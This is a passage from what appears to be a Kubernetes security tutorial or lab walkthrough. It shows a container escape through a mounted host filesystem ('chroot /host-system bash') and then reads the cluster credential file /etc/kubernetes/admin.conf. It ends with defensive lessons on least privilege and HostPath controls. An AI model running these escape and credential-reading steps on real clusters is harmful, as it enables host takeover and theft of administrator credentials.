
The /host-system directory appears. Further enumeration suggests it is a mapping of the host filesystem:


chroot /host-system bashThis means switching the current process root directory to /host-system and starting bash.
Continue exploring laterally after the switch:
cat /etc/kubernetes/admin.conf
This step means sensitive configuration on the host/control plane is now accessible. In a real environment, admin.conf often contains high-privilege credentials or certificates for accessing the API Server, which presents an extremely high risk.
Summary
- The core principle is still Least Privilege.
privilegedcontainers typically have capabilities close to those of the host.- HostPath essentially exposes the host filesystem to a container and must be strictly controlled.